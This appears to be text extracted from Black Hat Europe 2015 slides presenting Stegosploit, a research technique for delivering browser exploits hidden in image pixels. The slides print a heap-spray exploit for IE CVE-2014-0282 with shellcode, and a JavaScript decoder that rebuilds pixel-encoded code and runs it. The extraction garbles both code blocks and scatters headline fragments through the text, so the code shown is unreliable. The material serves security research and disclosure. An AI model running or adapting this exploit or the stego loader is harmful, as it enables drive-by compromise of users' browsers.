

STEGOSPLOIT



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BLACKHAT EUROPE 2015



~ HAPPY DIWALI ~

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educating, entertaining and
exasperating audiences
since 1999.





Stop Saying Stegosplit Is

<https://www.endgame.com/blog/st>

#HackerKast 37: More router hacking, StegoSplit, XSS Polyplot and Columbia Casualty Insurance refuses to pay Cottage Health

Hackerkast Episode 37 - Router hacking, StegoSplit, XSS ...

THIS PICTURE CAN HACK
YOUR COMPUTER

engadget

REVIEWS

FEATURES

GUIDES

VIDEOS

GALLERIES

PUBLIC ACCESS

GAMING

ENGADGET

Internet pictures can hide code that leaves you open to hacks (update: criticism)

MEET THE STEGOSPLIT PIC PIXEL VIRUS

n Culture, Everything

MOST RECOMMENDED STORY



Christian Bundy

May 31

Why Stegosplit Isn't An Exploit

Edit: I screwed up. The "false claims" I'm attacking in this piece are about a new (unreleased) version of Stegosplit, which I wasn't aware of. I'll leave this article as it is and post a new one soon. Sorry for not researching this well enough, and thanks for understanding my mistake.

Stegosploit is...

not a 0-day attack with a cute logo

not exploit code hidden in EXIF

not a PHP/ASP webshell

not a new XSS vector


Stegosploit is ...



**“Browser Exploits Delivered
as Pictures.”**

"A good exploit is one that is delivered in style"

- Only VALID images on network and disk.
- Exploit code hidden in pixels.
- Decoder code embedded in image.
- Exploit automatically decoded and triggered upon loading...
- ...all with just ONE IMAGE.






Steganography

Polyglots

Two or more
data formats
in a single
container...



Stegosploit-ing a browser exploit



Case study: CVE-2014-0282

- IE CInput Use-After-Free
- hidden in a JPG

Case study: CVE-2013-1690

- FF onreadystatechange UAF
- hidden in a PNG

The Stegosploit Toolkit

STEGANOGRAPHY TOOLS

- image_layer_analysis.html
- iterative_encoding.html
- image_decoder.html
- analyse an image's bit layers
- steganographic encoder
- test for any encoding errors

POLYGLOT TOOLS


- imajs_jpg.pl
- imajs_png.pl
- make a JPG+HTML+JS polyglot
- make a PNG+HTML+JS polyglot

EXPLOITS

- exploits.js
- cve_2014_0282.template
- decode_pixels.js
- collection of browser exploits
- exploit HTML template
- JS Steganography decoder

Step I.

Hiding the Exploit Code in the Image



Hiding an Exploit in an Image

- Simple steganography techniques.
- Encode exploit code bitstream into lesser significant bits of RGB values.
- Spread the pixels around e.g. 4x4 grid.

I  PIXELS

Hiding an Exploit in an Image

"SAUMIL" =
01010011
01000001
01010101
01001101
01001001
01001100



Hiding an Exploit in an Image



ganesha.jpg


```
function H5(){this.d=[];this.m=new Array();this.f=new Array()}H5.prototype.flatten=function(){for(var f=0;f<this.d.length;f++)
+){var n=this.d[f];if(typeof(n)!='number'){var c=n.toString(16);while(c.length<8){c='0'+c}var l=function(a)
{return(parseInt(c.substr(a,2),16));}var
g=(6),h=(4),k=(2),m=(0);this.f.push(g);this.f.push(h);this.f.push(m)}if(typeof(n)!='string'){for(var
d=0;d<n.length;d++){this.f.push(n.charCodeAt(d))}};H5.prototype.fill=function(a){for(var c=0,b=0;c<a.data.length;c++,b
++){if(b>=8192){b=0}a.data[c]=(b<this.f.length)?this.f[b]:255}};H5.prototype.spray=function(d){this.flatten();for(var
b=0;b<d;b++){var c=document.createElement('canvas');c.width=131072;c.height=1;var
a=c.getContext('2d').createImageData(c.width,c.height);this.fill(a);this.m[b]=a}};H5.prototype.setData=function(a)
{this.d=a};var flag=false;var heap=new H5();try{location.href='ms-help:'}catch(e){function spray(){var a='\\xfc
\\xe8\\x89\\x00\\x00\\x60\\x89\\xe5\\x31\\xd2\\x64\\x8b\\x52\\x30\\x8b\\x52\\x0c\\x8b\\x52\\x14\\x8b\\x72\\x28\\x0f\\xb7\\x4a
\\x26\\x31\\xff\\x31\\xc0\\xac\\xc3\\xc6\\x17\\xc0\\x22\\xc2\\x20\\xc1\\xcf\\x0d\\x01\\xc7\\xe2\\xf0\\x52\\x57\\x8b\\x52\\x10\\x8b\\x42\\xc3
\\x01\\xd0\\x8b\\x40\\x78\\x85\\xc0\\x74\\x4a\\x01\\xd0\\x50\\x8b\\x48\\x18\\x8b\\x58\\x20\\x01\\xd3\\xe3\\xc3\\x49\\x8b\\x34\\x8b
\\x01\\xd6\\x31\\xff\\x31\\xc0\\xac\\xc1\\xcf\\x0d\\x01\\xc7\\x38\\xe0\\x75\\xf4\\x03\\x7d\\xf8\\x3b\\x7d\\x24\\x75\\xe2\\x58\\x8b
\\x58\\x24\\x01\\xd3\\x66\\x8b\\x0c\\x4b\\x8b\\x58\\x1c\\x01\\xd3\\x8b\\x04\\x8b\\x01\\xd0\\x89\\x44\\x24\\x24\\x5b\\x5b\\x61\\x59\\x5a
\\x51\\xff\\xe0\\x58\\x5f\\x5a\\x8b\\x12\\xeb\\x86\\x5d\\x6a\\x01\\x8d\\x85\\xb9\\x00\\x00\\x00\\x50\\x68\\x31\\x8b\\x6f\\x87\\xff\\xd5\\xbb
\\xf0\\xb5\\xa2\\x56\\x68\\xa6\\x95\\xbd\\x9d\\xff\\xd5\\x3c\\x06\\x7c\\x0a\\x80\\xfb\\xe0\\x75\\x05\\xbb\\x47\\x13\\x72\\x6f\\x6a\\x00\\x53\\xff
\\xd5\\x63\\x61\\x6c\\x63\\x2e\\x65\\x78\\x65\\x00';var c=[];for(var b=0;b<1104;b+=4){c.push(1371756628)}
c.push(1371756627);c.push(1371351263);var
f=[1371756626,215,2147353344,1371367674,202122408,4294967295,202122400,202122404,64,202116108,2021212
48,16384];var d=c.concat(f);d.push(a);heap.setData(d);heap.spray(256)}function changer(){var c=new Array();for(var
a=0;a<100;a++){c.push(document.createElement('img'))}if(flag)
{document.getElementById('fm').innerHTML='<CollectGarbage>;var b='u2020u0c0c';for(var a=4;a<110;a+=2){b
+=''u4242'}for(var a=0;a<c.length;a++){c[a].title=b}}function run()
{spray();document.getElementById('c2').checked=true;document.getElementById('c2').onpropertychange=changer;flag=
true;document.getElementById('fm').reset()}setTimeout(run,1000);
```

IE Use-After-Free CVE-2014-0282



The "Bit Layer" View



1 pixel = 8 bits (grayscale)



The "Bit Layer" View







7

6

5

4


3

2

1



0

Encoding at Bit Layer 7




Exploit code converted to bitstream.

Pixel bits of layer 7 are overwritten with exploit bitstream.




Encoding at Bit Layer 2



Exploit code converted to bitstream.

Pixel bits of layer 2 are overwritten with exploit bitstream.




Encoding on JPG vs PNG

- JPG = lossy compression
- Pixels approximated to nearest neighbours
- Multi-pass encoding
- Min. layer = 2 or 3
- Browser specific JPEG encoders
- PNG = lossless compression
- Single pass encoding
- Min. layer = 0
- Negligible visual distortion
- Independent of browser's PNG encoder

Step 2.

Decoding the encoded Pixel Data



HTML5 CANVAS to the rescue!

- In-browser decoding of steganographically encoded images.
- Read image pixel data using JS.
- Rebuild JS exploit code from pixel data, in memory.
- Simple array and bit manipulation operations.


decode_pixels.js

```
L=2,C=3,G=3,a=[],x=y=0,z=1<<L,I=parseInt,S=String.fromCharCode;window.onload=
function(){P.onclick=function({V=document.createElement("canvas");k=P.parentNode;
k.insertBefore(V,P);W=V.width=P.width;H=V.height=P.height;m=V.getContext("2d");
m.drawImage(P,0,0);k.removeChild(P);m=m.getImageData(0,0,W,H).data;c=function(p,x,y)
{n=(y*W+x)*4;r=(p[n]&z)>>L;g=(p[n+1]&z)>>L;b=(p[n+2]&z)>>L;return S([r,g,b,r][C]+48)};
k=function(l){for(i=j=0;j<l*8;j++){a[i++]=c(m,x,y);x+=G;if(x>=W){x=0;y+=G}};k(6);
k(I(X(a)));try{CollectGarbage()}catch(e){}}setTimeout(new Function(X(a)),99)}};function
X(c){s="",d=c.join(s);for(i=0;i<d.length;i+=8)s+=S(I(d.substr(i,8),2));return s}
```

[illegible]

Step 3.

